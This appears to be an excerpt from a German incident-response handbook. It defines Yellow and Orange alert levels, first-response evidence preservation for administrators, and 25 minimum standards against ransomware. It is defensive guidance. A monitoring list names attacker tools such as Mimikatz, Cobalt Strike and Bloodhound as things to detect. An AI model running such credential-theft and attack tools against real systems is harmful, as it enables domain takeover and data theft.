Die Erfahrung zeigt, dass neben dem Krisenfall (Alarmstufe Rot, siehe Kap. 6–16) auch Maßnahmen zumindest für die Alarmstufen Orange und Gelb definiert werden müssen. Ebenso müssen Kriterien für die Rückkehr zum normalen Arbeitsmodus („Grün“) festgelegt werden. Eine frühzeitige Definition der Alarmstufen hilft der IT, auch in Sonder Situationen einen klaren Kopf zu bewahren. Die Kommunikation dieser Stufen ans Management erleichtert im Ernstfall den Transport komplexer Risiken, ohne die Führungsebene zu verschrecken, und hilft, Aktionismus zu minimieren. Allerdings müssen dazu sowohl die eigene Organisation als auch die Organisationen der Cloud-Anbieter und Dienstleister organisatorisch in der Lage sein, eine Alarmstufen-Situation auch kompetent mit Leben zu füllen. Die gute Nachricht ist: Übungen können entfallen – solide präventive IT-Sicherheitssysteme vorausgesetzt, kommt die nächste Übungssituation innerhalb von 6 Monaten automatisch.

Die wichtigsten Vorbereitungen für die beiden Alarmstufen „Gelb“ und „Orange“ sind die Definition eines Management Sponsors und seines Stellvertreters. Empfehlenswert ist es, dass über die Alarmstufe Gelb der IT-Leiter, über Orange ein Vorstand bzw. Geschäftsführer entscheidet. Der jeweilige Manager liefert ein klar definiertes Management Commitment und stellt ein kleines Team aus IT-Spezialisten zusammen. Fallweise werden auch Experten aus den Fachbereichen bzw. der Produktion benötigt. Typischerweise werden 1–3 IT-Know-how-Träger in Vollzeit (freigestellt von allen anderen Aufgaben) und 1 Sicherheitsspezialist benötigt, der weiß, wie Angreifer heute vorgehen

(siehe Kap. 5). Idealerweise ist das Know-how rund um Netzwerk, Firewall, AD und Endpoint Security/Malware/Virenschutz vertreten. Der Manager bewertet für das Team die Auswirkungen von Maßnahmen auf das Business. Mit ihm wird die Kommunikation an die Mitarbeiterschaft abgestimmt bzw. er gibt diese frei. Ein täglicher Statusbericht vom Team an den Sponsor hat sich bewährt.

Typische weitere Vorbereitungen sind eine Schutzbedarfsanalyse in Bezug auf Verfügbarkeit („Business-Impact-Analyse“ mit „Recovery Time Objective“ und „Recovery Point Objective“), inklusive eventueller Gefahren in der physischen Welt durch Steuerrgeräte, OT oder Ähnliches. Ein gutes Verständnis der Hotline und Helpdesk-Prozesse sind hilfreich, um Meldungen der Mitarbeiterschaft zu kanalisieren. Oft wird auch ein temporäres, intensives 24/7-Monitoring gebraucht. Im Vorfeld zu klären, wie man eine solche Überwachung beauftragen kann, hilft im Echtfall. Oft übernehmen Cyberversicherungen auch bestimmte Deckungen im Verdachtsfall. Es lohnt sich, den internen Verantwortlichen für die Cyberversicherung darauf anzusprechen.

20.3 Tatorthygiene für Administratoren

Oft werden Anomalien von IT-Administratoren zuerst entdeckt und untersucht. Im Polizeijargon: Die IT-Admins sind regelmäßig die Ersten am Tatort. Jeder Administrator im Unternehmen sollte daher die Grundlagen für die Erstanalyse eines Vorfalls kennen. So kann sichergestellt werden, dass zu Beginn einer Untersuchung (etwa einer Anomalie auf einem Server) keine eventuell später relevanten Informationen vernichtet werden. Ziel einer Erstuntersuchung ist unter anderem die Einstufung einer entdeckten Anomalie in die Kategorien „sicherheitsrelevant“ oder „nicht sicherheitsrelevant“. Diese Einstufung muss jeder Administrator aus seiner eigenen Erfahrung beurteilen.

Die Erstreaktion basiert auf dem Prinzip:

Protokollieren – Konservieren – Analysieren – Melden

Protokollieren (1): Alle eigenen Tätigkeiten während der Untersuchung einer Anomalie *nachvollziehbar* protokollieren. Wer? Wie? Wann? Wo? Warum? Ein kurzer Stichpunktzettel reicht.

Protokollieren (2): Alle gewonnenen Erkenntnisse während der Untersuchung (Fakten und Interpretationen) protokollieren. Wer? Wie? Wann? Wo? Warum? Ein kurzer Stichpunktzettel reicht. Insbesondere beim „Wann?“ sind die entsprechend relevanten Zeitstempel wichtig. Nicht nur der Zeitpunkt der Untersuchung, sondern auch die Datums-werte von Logeinträgen oder Dateien werden beim späteren Aufbau einer Timeline eine wichtige Rolle spielen.

Konservieren (1): Wenn möglich, den aktuellen Systemzustand frühzeitig vor dessen Veränderung (!) für eine spätere Analyse konservieren. Dies kann z. B. durch einen Snapshot (bei virtuellen Maschinen bzw. Storage-System), ein Backup (Idealumfang: gesamte Installation, minimal: alle Logdateien) oder den Ausbau der Festplatte und Einbau einer neuen Festplatte vor einer Neuinstallation geschehen.

Konservieren (2): Wenn sich der Verdacht auf einen Sicherheitsvorfall erhärtet, sollten alle aktiven Verfahren zur Datenlöschung (Logrotation, Expiration von Backups und SAN-Snapshots etc.) außer Kraft gesetzt werden – zumindest lokal, im Idealfall auf allen Kernsystemen (Firewalls, Logarchiv, Backupsystem, Monitoring-Stationen etc.).

Analysieren: So wenig „Trial-and-Error“ wie möglich! Das Credo der Untersuchung sollte sein: „Zunächst nur analysieren, später umkonfigurieren!“ Im Idealfall werden keine Veränderungen am System vorgenommen, bevor die Problemursache nicht zweifelsfrei ermittelt und dokumentiert ist oder eine vollständige und konsistente Sicherungskopie der betroffenen Systeme erstellt wurde. Anmerkung: Der vorsorgliche Neustart eines Systems ist eine Veränderung.

Melden: Management frühzeitig involvieren, melden macht frei. Wenn sich der Verdacht auf einen Sicherheitsvorfall erhärtet, keine(!) weiteren Veränderungen an Systemen und/oder Applikationen durchführen, sondern so schnell wie möglich die zuständigen Abteilungen (Sicherheitsverantwortlicher, CISO) oder das Management (IT-Leiter, Geschäftsführung) verständigen. Dabei die im Unternehmen bestehenden Meldewege beachten, um den geordneten Start der vordefinierten Prozesse sicherzustellen.

Wenn die Meldung dann bei den entsprechenden Sicherheitsverantwortlichen eingeht, muss eine abgestufte Reaktion erfolgen.

20.4 Alarmstufe Gelb: 100 % Wachsamkeit

Alarmstufe Gelb wird ausgerufen, wenn die Warnungen folgender Definition genügen: *Nachdem alle derzeit bekannten Fakten (Logeinträge, Warnungen etc.) zusammengetragen wurden, kann nicht sicher ausgeschlossen werden, dass es sich um einen Echtangriff nach einem bereits bekannten Muster (siehe Kap. 5) handelt.* Es könnte zwar sein, dass es sich nur um eine normale Betriebsstörung handelt. Es mag sogar wahrscheinlich so sein, aber eine wirkliche Erklärung existiert noch nicht.

Grundsätzlich gilt, dass in einem Fall „Gelb“ mit den Maßnahmen nicht mehr Schaden angerichtet werden darf als unbedingt notwendig. Es dürfen also für „Gelb“ nur Vorgaben gemacht werden, die in einer durchschnittlichen IT-Infrastruktur mit durchschnittlichen IT-Admins kaum Business Impact entfalten. Ziel der Maßnahmen muss sein, entweder einen Angriff ausschließen zu können oder einen belegbaren Hinweis für eine maliziöse oder zumindest unberechtigte Aktivität eines Angreifers zu finden. Das Ziel dieser Stufe ist die Aufklärung eines noch vagen Verdachts. Die Hauptaufgabe ist dementsprechend die

Schaffung einer angemessenen Sichtbarkeit innerhalb der IT-Systeme. Typische Werkzeuge dazu sind:

- Überprüfung oder Implementierung der Advanced Audit Policy (siehe Abschn. 25.2).
- Erweiterung der Firewall-Protokolle auf vollständige Sichtbarkeit in Bezug auf die gesamte Kommunikation mit den anderen Netzwerkteilen.
- Aktivieren des Reputationsdienstes Ihrer ausgehenden Firewall (um C2-Verbindungen zu finden).
- Stoppen der Protokollrotation und sichern der Protokolle aller relevanten Systeme (AD, Firewall, VirensScanner, Sysmon (Ereignisprotokolle)).
- Etablierung einer schnellen Recherche- und Auswertungsmöglichkeit (SIEM, Splunk, Graylog etc.). Alternative Excel- oder UNIX-Befehlszeilentools, ggf. mit externer Unterstützung (Manpower).
- In Zeiten, in denen kein aktives Sicherheitsmonitoring stattfindet, die „Full Auto Remediation“ in der EDR-Lösung zu aktivieren.
- Überwachung typischer Alarmbedingungen:
 - Neuanlage von Admin-Benutzern,
 - Änderungen an Gruppenrichtlinienobjekten,
 - Änderungen an geplanten Aufgaben/Scheduled Tasks,
 - Änderungen im Sysvol,
 - Ausführung von PSEXEC oder Angreifertools (z. B. Mimikatz, Cobaltstrike, Bloodhound),
 - Erhöhte WMI-Aktivitäten oder massenhafte LDAP-Abfragen gegen das AD.

Eine der wichtigsten Maßnahmen ist es allerdings, ab Alarmstufe Gelb das wichtigste Sicherheitsnetz Ihres Unternehmens zu überwachen: Ihr Backupsystem:

- Ist das Backup außerhalb der Reichweite eines Remote-Angreifers aufbewahrt („offline“)? Befinden sich die wichtigsten Systeme des Backups in einem eigenen Segment? Sind die administrativen Zugänge gesichert (Jump-Host, MFA, keine Domänenkonten zur Administration)?
- Werden alle Systeme gesichert (Vollständigkeit)?
- Stimmt der Umfang der Sicherung?
- Funktioniert die Wiederherstellung? Wann war der letzte Test?

Selbstverständlich enthält der Werkzeugkasten der Alarmstufe Gelb aber auch aktive Maßnahmen:

- Sicherstellen, dass das Patch-Management auf dem neuesten Stand ist. Insbesondere die Patch-Level der Tier-0-Systeme (DCs, Backupsysteme, Verwaltungsrechner der virtuellen Maschinen, Firewallmanagement etc.) und alle am Vorfall beteiligten Systeme sind zu prüfen.

- Scannen der auffälligen und der kritischen Systeme mit einem Scanner wie dem MS Safety Scanner¹.
- Schaffung der Transparenz bez. der Angreifbarkeit der eigenen Domäne durch einen Ping-Castle-Scan² mit anschließender Überwachung der Schwachpunkte.
- Überprüfen der Firewall-Regeln.
- Alle Benutzer in Verbindung mit dem Vorfall sollten ihr Kennwort zurücksetzen.
- OPTIONAL: Verwenden eines sicheren DNS-Servers (z. B. Quad9).

Im Rahmen des täglichen Statusberichts an den Management-Sponsor muss das Team darstellen, wie weit die Detaillierung der auslösenden Warnung fortgeschritten ist. Zudem wird eine Einschätzung benötigt, ob und wie schnell weitere Angreiferaktivitäten entdeckt werden würden. Sollten die ursprünglichen Warnungen weder in die eine noch in die andere Richtung aufgeklärt werden können, so sollte die erhöhte Wachsamkeit der Alarmstufe Gelb nach zwei Wochen ohne weitere Vorkommnisse beendet werden. In diesem Fall ist aber ein Lesson-Learned-Workshop notwendig, um die Konfiguration der Systeme so zu ändern, dass beim nächsten Vorfall eine definitive Aussage möglich wird. Falls noch nicht geschehen, sollte die Umsetzung der Mindeststandards aus Kap. 20 nun starten.

20.5 Alarmstufe Orange: Schilde hoch, Waffen bereit machen

Alarmstufe Orange tritt in Kraft, wenn folgende Situation eintritt: *In den derzeit bekannten Fakten befinden sich belegbare Hinweise für eine maliziöse oder zumindest unberechtigte Aktivität eines Angreifers. Es ist bis jetzt noch kein echter Schaden in den Kernprozessen des Unternehmens entstanden, ein Angriff ist aber im Gang.* Vergleichbar ist die Situation mit einer Kameraüberwachung, die ein neu geschnittenes Loch im Zaun des Unternehmens aufzeigt. Die jetzt zu treffenden Sicherheitsmaßnahmen dürfen Business Impact haben. Sie müssen aber geeignet sein, das klare Ziel zu erreichen, einen – jetzt sicher zu erwartenden – Schaden vom Unternehmen abzuhalten.

Die Alarmstufe Orange wurde ausgelöst, da eine Angreiferaktivität sicher detektiert wurde. Zusätzlich zum Monitoring aus der Alarmstufe Gelb sind inzwischen zwei weitere Handlungsfelder zu bearbeiten. Zum einen müssen die Angreifer aus dem Netzwerk entfernt, zum anderen der Ernstfall vorbereitet werden. Die typischen Aktionen zur Entfernung der Täter aus dem Netzwerk sind im Einzelfall sehr unterschiedlich. Um einen Eindruck von den möglichen Maßnahmen zu vermitteln, haben wir einige häufig benutzte Vorgehensweisen ausgewählt:

¹ <https://docs.microsoft.com/de-de/windows/security/threat-protection/intelligence/safety-scanner-download>

² <https://pingcastle.com/>

- Verwenden eines sicheren DNS-Servers (z. B. Quad9).
- Aufbau eines Web-Proxys mit einer Internet-Whitelist. Alternativ können am Webfilter der Firewall die generischen Kategorien abgeschaltet werden. Einschalten eines Filters für ausgehende Ports an der Firewall. Dies behindert zwar die Surf-Aktivitäten der Mitarbeiter, die Remote-Access-Fähigkeit der Angreifer werden aber ebenso gestört.
- Durchführung von forensischen Analysen von befallenen Rechnern und Reverse Engineering aufgefunder Schadsoftware. Ziel ist dabei nicht die Befriedigung technischer Neugier, sondern die Identifikation sogenannter IoCs. Diese IP-Adressen, URLs oder File Hashes können dann in der ganzen IT gesucht werden, um weitere befallene Systeme zu identifizieren.
- Sofortiges Patchen aller Systeme, die nicht auf dem aktuellen Patchstand sind, insbesondere aller Tier0-Rechner und aller von extern erreichbaren Computer. Altsysteme, die noch in der Domäne und ohne Segmentierung betrieben werden, müssen nun temporär abgeschaltet werden.
- Falls noch nicht bereitgestellt: Einführung eines EDR-Systems so schnell wie möglich (z. B. Defender for Endpoint). Aktivieren des Modus „automatische Behebung“.
- Installieren vom MS Defender for Identity auf dem Domänencontroller (und Ihrem EDR-System oder zumindest Sysmon).
- Aufbau zweier neuer, aktueller DCs mit einer neuen Installationsdatei von Microsoft („Clean Source“). Aktivierung aller aktuellen Sicherheits-Features auf diesen DCs. Nachdem die neuen DCs in Sync sind, alle bisherigen DCs Demoten und einstweilen stilllegen.
- Wenn der Verdacht besteht, dass die Angreifer bereits über Passwörter der Mitarbeiter verfügen: Sofortiges Aktivieren der MFA für alle externen Zugänge zum Unternehmensnetzwerk, abschalten von Remote-Einwahlen; wo dies nicht möglich ist, zurücksetzen aller von außen ohne MFA nutzbaren Passwörter (z. B. zu Clouddiensten, Office365 etc.).
- Ändern aller Admin- und Dienstkonto-Passwörter. Falls noch nicht geschehen, umbenennen von Standardbenutzern (z. B. „Administrator“) und Erstellung personalisierter Administratorkonten.
- Sollte eine 24/7-Überwachungsmöglichkeit nicht vorhanden sein, sind Sofortmaßnahmen zur Netztrennung einzuleiten. Insbesondere eine sofortige Trennung der Produktion von der IT oder eine Trennung des Internets über Nacht und am Wochenende ergibt Sinn.

Die Vorbereitungshandlungen für den Ernstfall sind idealerweise bereits im Krisenhandbuch beschrieben. Wichtige Maßnahmen sind:

- Kommunikation des Status Alarmstufe „Orange“ an die Mitarbeiter, idealerweise in einer Form, dass kein Alarm an die Tagespresse dringt. Ein vorgefertigter Kommunikationsblock für die Führungsebene und eine Hotline für Fragen und zur Meldung verdächtiger Aktivitäten für die Mitarbeiter leisten meist gute Dienste.
- Neben der Absicherung des Backups (siehe oben) kann die Schaffung von Cold-Standby-Systemen durch Klonen kritischer IT-Strukturen in der virtuellen Umgebung später einen Zeitvorsprung bei der Wiederherstellung schaffen.

Die Alarmstufe Orange hat einen Sponsor aus dem Top-Management. Diesem wird im Rahmen des täglichen Statusberichts dargestellt, wie weit die Angreiferaktivitäten aufgeklärt sind. Der Sponsor koordiniert auch die Vorbereitungshandlungen für die Einberufung des unternehmensweiten Krisenstabs für den Fall einer Eskalation der Lage.



Technische Abwehr von Angriffen

21

Eine Zertifizierung nach ISO 27001 schützt Ihr Unternehmen nicht vor Ransomware-Angriffen. Für viele Angehörige der IT-Sicherheitsbranche ist diese Aussage nichts Neues. Im Management der Unternehmen ist die Sichtweise oft anders: Eine Anstrengung, die so viel des Sicherheitsbudgets eines Unternehmens verschlungen hat, muss auch gegen die derzeit häufigste Bedrohung nützlich sein. Die Ursache der Ineffektivität liegt jedoch in den wenig konkreten bzw. nicht existenten technischen Vorgaben der ISO 27001 und ISO 27003, den Durchfallquoten bei den Zertifizierungen, die nahe null liegen, und den oft auf einer Meta-Ebene formulierten Maßnahmenempfehlungen.

Die Angreifer aus der Organisierten Kriminalität gehen zwar systematisch und planvoll vor, sind jedoch keine erfahrenen Top-Hacker. In den allermeisten Ransomware-Fällen hat man es den Angreifern durch eine mangelnde oder fehlerhafte Implementierung von Sicherheitskonzepten unnötig einfach gemacht. Für einen Incident Response Consultant, der sich Wochenenden und Nächte um die Ohren schlägt, ist es sehr frustrierend, die gleichen Fehler immer und immer wieder zu sehen. Wenn es um die Verteidigung einer digitalen Infrastruktur geht, dann ist die Abwehr von Ransomware aber der *absolute Mindeststandard*, den eine IT-Sicherheitsabteilung leisten muss. Unabhängig von erworbenen Sicherheitszertifikaten muss die IT folgende Mindestanforderungen erfüllen, um die Blamage eines erfolgreichen Ransomware-Angriffs zu vermeiden. Diese Liste wird regelmäßig ergänzt und geändert und dann in der Zeitschrift <kes> veröffentlicht.

21.1 Phishing-Schutz

Das Einfallstor ist in nahezu allen Fällen eine gut gemachte Phishing-E-Mail. Die E-Mail basiert auf einer bestehenden E-Mail-Kommunikation eines bekannten Kontaktes mit Ihrem Unternehmen. Diese wurde von den Tätern in der Regel bei einem Ihrer Kommunikationspartner erbeutet. Die E-Mail sieht so echt aus, dass Ihre Benutzer den Anhang oder den Link öffnen wollen, weil sie fest an die Rechtmäßigkeit der Kommunikation glauben. Die Infektion des Rechners geschieht häufig über die Makros eines alten Office-Formats (doc, xls, ppt). Der enthaltene Malware-Dropper wird von Ihren patternbasierten Virensuchern nicht entdeckt, da er in dieser Kampagne aktuell das erste Mal verwendet wird.

Mindeststandard #1 E-Mail-Systeme dienen zur Kommunikation mit dem Internet, mit den Handys der Mitarbeiter und haben damit viele offene Schnittstellen. In der Vergangenheit haben sich diese Systeme (insbesondere ein lokaler Exchange Server) für das lokale Netzwerk immer wieder als Einfallstor erwiesen. Der sichere Betrieb eines On-Premise-E-Mail-Servers bindet viele Ressourcen, die in der Verteidigung an anderer Stelle besser eingesetzt werden. Wenn Sie keinen ausgezeichneten Grund dagegen haben, sollte Ihr E-Mail-System als SaaS eingekauft werden. Achten Sie dabei darauf, dass Ihr Anbieter über gute Sicherheitsmaßnahmen verfügt und eine MFA der Benutzer ermöglicht. Microsoft Exchange 365 bietet sich für viele durch einen leichten Migrationspfad an.

Mindeststandard #2 Um möglichst viele Infiltrationsversuche Ihres Netzwerks zu erkennen, brauchen Sie einen cloudbasierten Spamschutz, der die Infektionswelle ohne Patterns anhand der vielen gleichartigen Mails an verschiedene Empfänger in unterschiedlichen Firmen erkennt. Zusätzlich müssen die Links in E-Mails von diesem Schutzsystem ausgetauscht und auf ein Sicherheitssystem umgeleitet werden. Prüfen Sie die E-Mail-Hygieneoptionen Ihres Providers und lizenziieren Sie diese möglichst vollumfänglich.

Mindeststandard #3 Gefährliche Anhänge werden an Ihren Mailfiltern geblockt. Dazu gehören auch die alten Office-Formate, die mittlerweile seit 11 Jahren nicht mehr der Standard sind. Im Idealfall erlauben Sie nur ein Subset der Whitelist in Abschn. [25.5](#).

Mindeststandard #4 Es ist sichergestellt, dass die automatische externe E-Mail-Weiterleitung kontrolliert wird, damit ein Angreifer sich so keine Hintertür schaffen kann (z. B. an einem nicht gesperrten PC).

21.2 Client Hardening

Die Erstinfektion findet meist an einem Arbeitsplatzrechner statt. Auch im Verlauf des folgenden, vornehmlich manuell mittels RAT gesteuerten Angriffs dienen schlecht gesicherte Client-PCs als Sprungbrett zu erhöhten Rechten.

Mindeststandard #5 Es existiert keine Möglichkeit, dass Makros in Office-Dokumenten, die aus dem Internet heruntergeladen, per E-Mail oder sonst von extern empfangen wurden, auf einem Ihrer Clients ausgeführt werden. Diesen Standard können Sie durch Filtern am Perimeter oder entsprechende Konfiguration am Client umsetzen. Im Idealfall blockieren Sie Makros in den Office-Programmen generell. Dies ist auch der aktuelle Standard in den Microsoft-Programmen. Wenn einzelne Benutzer Makros benötigen, kann die Funktion für diese freigeschaltet werden. Aber auch solcher User dürfen nur signierte Makros ausführen, die vom Unternehmen selbst signiert wurden.

Mindeststandard #6 Um den Angreifern das Springen innerhalb Ihrer IT-Landschaft („lateral movement“) zu erschweren, haben Ihre Clients KEINEN einheitlichen lokalen Administrationsaccount mit dem gleichen Passwort. Wenn Support-Userkonten in der Domäne notwendig sind, die regelmäßig auf den Clients arbeiten, sind diese in Ihren Rechten weitgehend eingeschränkt und deren Aktionen im Netzwerk werden engmaschig überwacht. Idealerweise haben Sie Microsoft LAPS eingeführt und keine zentralen Support- oder Service-Accounts. Dazu müssen Sie auch alle Automatisierungstasks auf Clients (z. B. Software Deployment/Inventarisierung) auf Produkte umstellen, die agentenbasiert arbeiten und kein zentrales AD-Konto, das auf allen Clients lokaler Admin ist, benötigen. Auch der User Helpdesk muss dazu auf Verfahren umgestellt werden, das keinen impliziten lokalen Admin-Zugriff erfordert (z. B. TeamViewer, Anydesk oder Microsoft Remote Help). Bei Bedarf können Helpdesk-MA das LAPS-Kennwort des jeweiligen Clients verwenden.

Mindeststandard #7 Kein Benutzer arbeitet mit einem Benutzerkonto, das lokale Administratorrechte hat. Aus Sicherheitssicht ist es akzeptabel, dass die Benutzer ein zusätzliches personalisiertes, lokales Administrationskonto für ihren Rechner haben. Dieses darf aber nicht zur täglichen Arbeit benutzt werden und sollte daher keinen Zugang zu Unternehmensressourcen (Domäne, Fileserver, E-Mail) und (wenn möglich) auch keinen Internetzugang haben.

Mindeststandard #8 Sie haben die Microsoft Security Baselines für Windows 10 (inklusive Office und Edge) durchgearbeitet und so viele der Empfehlungen wie möglich umgesetzt. Für alle Empfehlungen, die Sie nicht umgesetzt haben, existiert eine Begründung. Optional haben Sie zusätzlich ein Application Whitelisting im Einsatz (z. B. Microsoft Applocker, WDAC).

Mindeststandard #9 Das BIOS aller PCs ist mit einem individuellen Passwort (z. B. abgeleitet aus der Serien- oder Inventarisierungsnummer) geschützt. Alle PCs, die die entsprechenden Hardware-Voraussetzungen mitbringen, haben Windows 10 oder 11 mit aktivierter virtualisierungsbasierter Sicherheit und Secure Boot zwingend aktiviert. Dazu ist das BIOS entsprechend konfiguriert (siehe Abschn. 25.6).

21.3 Zugänge von außen kontrollieren

Mindeststandard #10 Für alle von außen erreichbaren Administrationsoberflächen ist eine MFA eingerichtet. Für alle Remote-Zugänge, die danach relativ frei auf wichtige Firmenressourcen zugreifen können (RDP, Citrix, VPN), ist entweder eine MFA standardmäßig oder auf Basis einer Risk-Based-Loginpolicy aktiviert.

Mindeststandard #11 Die externe Auflösung von DNS-Adressen erfolgt über einen Responder, der kritische DNS-Tunnel blockiert (z. B. Quad9). Alternativ ist eine anderweitige Absicherung der DNS-Infrastruktur (z. B. keine Internet-DNS-Auflösung am Client, nur am Proxy) implementiert.

21.4 Offline-Backup

Am Ende kann man nicht jeden Angreifer aufhalten. Ein gut funktionierendes Backup ist wie das Sicherungsnetz eines Hochseilartisten – man hofft, dass man es nie benötigt. Falls es aber doch dazu kommt, ist es oft die einzige Überlebensgarantie.

Mindeststandard #12 Es existiert ein komplettes Backup Ihrer IT, das zu keinem Zeitpunkt älter als 7 Tage ist. Das Backup enthält neben allen Servern und Datenbanken u. a. eine Kopie des AD (genauer gesagt des System States eines DC). Für die erstellten Backups existiert ein getester Wiederherstellungsplan.

Mindeststandard #13 Dieses Backup kann von einem Angreifer mit Domain-Admin-Rechten und Zugriff auf die Passwörter sämtlicher Domänen-Accounts nicht gelöscht werden. Typische Bausteine bzw. Ideen zur Umsetzung dieser Anforderung sind:

- Das Backupsystem steht in einem per Firewall abgetrennten Netzwerksegment und die Rechner sind nicht Teil der Domäne.
- Administrativer Zugang erfolgt ausschließlich über Jump-Host mit lokalen Benutzern (keine Domänenkonten), idealerweise mit MFA gesichert.

- Auf dem Backupsystem werden Snapshots erzeugt, die ein normaler Administrator nicht ausschalten kann. Diese reichen weit zurück.
- Die Backups werden regelmäßig auf ein Tape geschrieben, das von einem Administrator nicht überschrieben (und damit gelöscht) werden kann.
- Die Backups werden regelmäßig in die Cloud (z. B. Azure Active Storage von Microsoft, Glacier von Amazon Web Services/AWS) oder ein externes Rechenzentrum transferiert. Einmal transferiert, kann ein Administrator diese Backups nicht vorzeitig löschen.
- Die Backups werden regelmäßig auf einen mobilen, lokalen Storage transferiert, der dann vom Netzwerk getrennt wird.

Mindeststandard #14 Die Ausführung der Backup-Jobs wird überwacht. Wenn plötzlich weniger Daten als erwartet oder gar keine Daten mehr gesichert werden, fällt dies am nächsten Werktag auf und wird als Security Incident behandelt.

21.5 Domäne schützen

Mindeststandard #15 Das Ziel der Angreifer ist es, Ihre Domäne zu übernehmen. Dazu holen sich die Angreifer mit einem unprivilegierten Domänenbenutzer Account-Informationen über die Schwachstellen in Ihrer Konfiguration mittels Tools wie Bloodhound. Es scheint selbstverständlich, dass Sie die gleichen Informationen haben sollten. Führen Sie einen Scan Ihrer Domäne mit dem Scan-Tool von <https://pingcastle.com> (kostenfrei) durch und analysieren und beheben Sie die roten Ergebnisse.

Mindeststandard #16 Ihre Administratoren haben drei getrennte Accounts: User-, Admin- und Domain-Admin-Account mit jeweils unterschiedlichen Passwörtern. Der Einsatz von trivialen Passwörtern wird technisch verhindert. Die Passwörter für die Admin-Accounts unterliegen besonders strengen Vorgaben. Es gibt keine Service-Accounts mit Domain-Admin-Rechten. Selbstverständlich werden im Normalbetrieb nur personalisierte Administrationskonten verwendet.

Mindeststandard #17 Alle DCs im Netzwerk sind ausschließlich DCs und haben keine weiteren Zusatzaufgaben (außer DHCP und DNS). Alle DCs sind spätestens 2 Tage nach Erscheinen eines neuen Microsoft Patches auf dem aktuellen Patch-Level.

Mindeststandard #18 Die Protokollierung sicherheitsrelevanter Events wird auf allen Servern und DCs sinnvoll konfiguriert. Auf allen DCs werden auch neu gestartete Prozesse geloggt, z. B. mit dem Microsoft Tool Sysmon. Die Domäne wird umfassend auf Angriffe gegen Identitäten überwacht, z. B. mittels Defender for Identity.

Mindeststandard #19 Es existiert ein umgesetztes Konzept zur sicheren Administration, dass es einem Angreifer möglichst schwer macht, Domain-Admin-Rechte zu bekommen. Idealerweise werden die Microsoft-Empfehlungen zum AD Administrative Tier Model umgesetzt. Dazu teilen Sie Ihre IT in 3 Teile: Tier 0 sind alle Geräte, die die gesamte IT lahmlegen könnten (DCs, Backupsysteme, Verwaltungsrechner der virtuellen Maschinen, Firewallmanagement etc.), Tier 1 sind alle Server, Tier 2 alle Clients. Alternativ existiert ein Red-Forest-Konzept zur sicheren Administration der Hauptdomäne von einer hochabgesicherten, getrennten Admin-Domäne aus. Im Notfall reicht aber auch der Einsatz von Non-Domain-Joined-Bastion-Hosts zur Domänenadministration aus.

Mindeststandard #20 Hochprivilegierte (Service-)Konten sind auf das Nötigste reduziert. Dienste-Konten sind auf die minimal benötigten Rechte eingeschränkt und werden aktiv verwaltet. Hochprivilegierte (Service-)Konten werden nur auf gesicherten Systemen und nie auf Clients verwendet. Optional existiert zusätzlich ein Privilege Access Management System wie CyberARK oder Microsoft PIM.

21.6 Erkennung von Angriffen im internen Netz

Während ein Angreifer früher noch 3–4 Tage benötigte, um sich Domain-Admin-Rechte zu verschaffen, gehen die Angreifer derzeit sehr konzentriert und schnell vor. Den aktuellen Geschwindigkeitsrekord hält zurzeit die Gruppe hinter dem Verschlüsselungstjaner RYUK, die zwei Stunden nach dem Klick eines Users auf eine Phishing-Mail Domain-Admin-Rechte und binnen fünf Stunden nach dem Klick das Netzwerk verschlüsselt hatten. In nahezu jedem unserer Fälle waren Spuren des Angriffs in den Protokolldateien vorhanden – sie wurden nur nicht als solche erkannt.

Mindeststandard #21 Die Verbindung der Angreifer in Ihr Netzwerk sind sogenannte C2-Verbindungen. Ihre Firewall muss die bekannten C2-Adressen erkennen, ausfiltern und loggen. Des Weiteren müssen neue Verbindungen, die häufig und regelmäßig (z. B. im Minutentakt) kleine Datenmengen übertragen, an den Firewalls als verdächtig geloggt werden. Zusätzlich muss die Übertragung großer Datenmengen als verdächtig protokolliert werden.

Mindeststandard #22 Alle sicherheitsrelevanten Logdateien werden an 365 Tagen im Jahr morgens und abends geprüft. Dazu zählen insbesondere die Firewall-Logs, die Logs Ihres Spam- und Ihres Malwareschutzes, die Logs der DCs und Ihres Backupsystems. Sie können sich diese Arbeit durch die Implementierung eines Logauswertesystems mit Alarming-komponenten erleichtern (Graylog, Elastic-Logstash-Kibana, Splunk, QRadar etc.) oder die Arbeit komplett an ein externes SOC outsourcen.

Mindeststandard #23 Alle Server und idealerweise auch alle Clients müssen eine Endpoint Detection und Response Software (EDR, XDR) installiert haben. Ob Sie dabei Defender for Endpoint, Sentinel One, CrowdStrike, Black Carbon oder das Add-on Produkt Ihres Anti-Malware-Herstellers verwenden, ist dabei relativ egal. Wichtig ist, dass Ihre IT sich damit auskennt und Ihr SOC das Tool stringent überwacht. Der Einsatz einer solchen Software muss ggf. mit dem Betriebsrat abgestimmt werden. Aktuell raten wir davon ab, EDR-Clients mit Live-Response-Fähigkeiten auf den Tier-0-Rechnern zu installieren, da sonst ein Angriff auf das sehr mächtige EDR-System selbst kaum zu beherrschen ist. Das heißt, für Tier-0-Systeme haben Sie nur die Überwachung aus den Mindeststandards #10, #14, #16 und #17.

21.7 Patch Management

Die Angreifer nutzen selten komplexe Zero-Day-Lücken. Zumeist werden bestehende, teils zwei oder drei Jahre alte Lücken benutzt, die an einigen Systemen noch nicht gepatcht sind. Wenn ein Sicherheitsproblem einen CVSS-Score $\geq 7,0$ hat, dann ist die Kritikalität „high“.

Mindeststandard #24 Alle Windows-Systeme (Server und Clients) sind spätesten 10 Tage nach Erscheinen eines Updates mit Kritikalität „high“ auf dem aktuellen Patch-Level. Alle anderen Updates sind spätestens nach 30 Tagen eingespielt.

Mindeststandard #25 Alle Programme, die Daten aus dem Internet direkt verarbeiten oder standardmäßig Dateien öffnen, die aus dem Internet heruntergeladen werden, unterliegen einem automatischen Updateprozess und sind spätestens 10 Tage nach Erscheinen des Updates mit Kritikalität „high“ auf dem aktuellen Patch-Level. Alle anderen Updates sind spätestens nach 30 Tagen eingespielt. Insbesondere der Internet-Browser wird automatisch und häufig aktualisiert. Veraltete Software, die keine Patches mehr bekommt oder nur langsam gepatcht werden kann, darf keine Daten aus dem Internet verarbeiten. Software, die nicht mehr gewartet und gepatcht wird, darf maximal noch 3 Monate weiterlaufen. Der Austausch solcher Software ist ein Unternehmensprojekt höchster Priorität.

21.8 Netzwerksegmentierung

Die Angreifer müssen nur ein verwundbares System im Netzwerk finden. Die Verteidiger hingegen müssen alle Systeme absichern. Das ist oft nicht für alle Systeme möglich.

